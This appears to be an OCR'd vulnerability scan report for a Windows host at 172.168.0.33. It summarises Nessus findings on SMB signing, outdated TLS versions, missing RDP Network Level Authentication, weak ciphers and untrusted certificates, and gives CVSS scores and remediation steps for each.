
Medium



A medium-severity vulnerability that permits man-in-the-middle attacks by removing the need for SMB signing is highlighted in the Nessus screenshot. 5.3 is the CVSS score. Enable SMB message signing by configuring the host or establishing the relevant Windows or Samba policy to resolve this. The SMB server is vulnerable to possible security threats because of this flaw.


Mixed

1.1 Medium



A medium-severity vulnerability is identified in the Nessus Essentials report as a result of the usage of the antiquated and unsecure TLS 1.0 protocol. CVSS has a score of 6.5. Enable TLS 1.2 or 1.3 and deactivate TLS 1.0 to reduce the risk. By June 30, 2018, PCI DSS v3.2 advises deactivating TLS 1.0, and major browsers have not supported it since 2020. To ensure safe communication, it is necessary to switch to newer protocols.


1.2 Medium



According to the Nessus Essentials screenshot, the usage of the antiquated TLS 1.1 protocol, which does not support contemporary encryption methods like GCM, exposes a medium-severity vulnerability. 6.5 is the CVSS score. Turn off TLS 1.1 and turn on TLS 1.2 or 1.3 to fix this problem. As of March 31, 2020, TLS 1.1 is no longer supported by major browsers and providers. Adherence to current standards and secure communication are guaranteed by upgrading to TLS 1.2 or 1.3.


Mixed

1.1 Medium




The absence of Network Level Authentication (NLA) in Terminal Services is a medium-severity vulnerability, according to the Nessus Essentials screenshot. Remote desktop sessions are susceptible to man-in-the-middle attacks and unauthorised access in the absence of NLA. In the remote RDP server settings (located under the Remote tab in Windows system settings), activate NLA to resolve this. 4.0 is the CVSS basic score. By demanding authentication before starting a connection, NLA enforcement lowers the possibility of exploitation and enhances security.

172.168.0.33




A Nessus Essentials screenshot for host 172.168.0.33 (running Windows 10 Enterprise and Windows Server 2019 LTSC) finds a number of medium-risk vulnerabilities, such as DCE Services Enumeration, obsolete TLS versions, and optional SMB signing. To strengthen the system's security posture, the fixes include turning on SMB signing, upgrading to TLS 1.2 or 1.3, and protecting service enumeration settings.

Mixed




The research identifies many SSL/TLS flaws that present security issues for the host 172.168.0.33, such as support for weak cypher suites (SWEET32), untrusted and self-signed certificates, and CBC cypher suites. The eight-minute scan highlights the necessity of turning off weak cypher suites, swapping out self-signed certificates for reliable ones, and updating setups to only allow secure protocols like TLS 1.2 or TLS 1.3. The cryptographic security of the server will be improved by these actions.

1.1 High




Due to the usage of SSL cyphers that provide medium-strength encryption, such as 3DES (DES-CBC3-SHA), the snapshot reveals a vulnerability on host 172.168.0.33. Key lengths ranging from 64 to 112 bits make medium-strength encryption vulnerable to assaults, especially when the attacker is on the same network. The vulnerability is considered high risk, with a CVSS v3.0 Base Score of 7.5. The program should be redesigned to deactivate medium-strength cyphers and implement better encryption standards to address this problem. First reported on November 23, 2009, this issue is still important for protecting cryptographic systems.

1.2 Medium




There are flaws with the trust chain, including as unrecognised certificate authority, faulty certificate dates, or signature errors, which make the server's SSL certificate untrustworthy. A medium-severity CVSS v3.0 Base Score of 6.5 indicates that this vulnerability raises the possibility of man-in-the-middle attacks. In order to fix the problem, a legitimate SSL certificate has to be created or bought.

Medium



The server is susceptible to man-in-the-middle attacks as it employs an SSL Self-Signed Certificate, which is not trusted by established authority. SSL security is compromised for public servers. Replacing the self-signed certificate with one issued by an established certificate authority is the answer. According to CVSS v3.0: 6.5, the severity is Medium

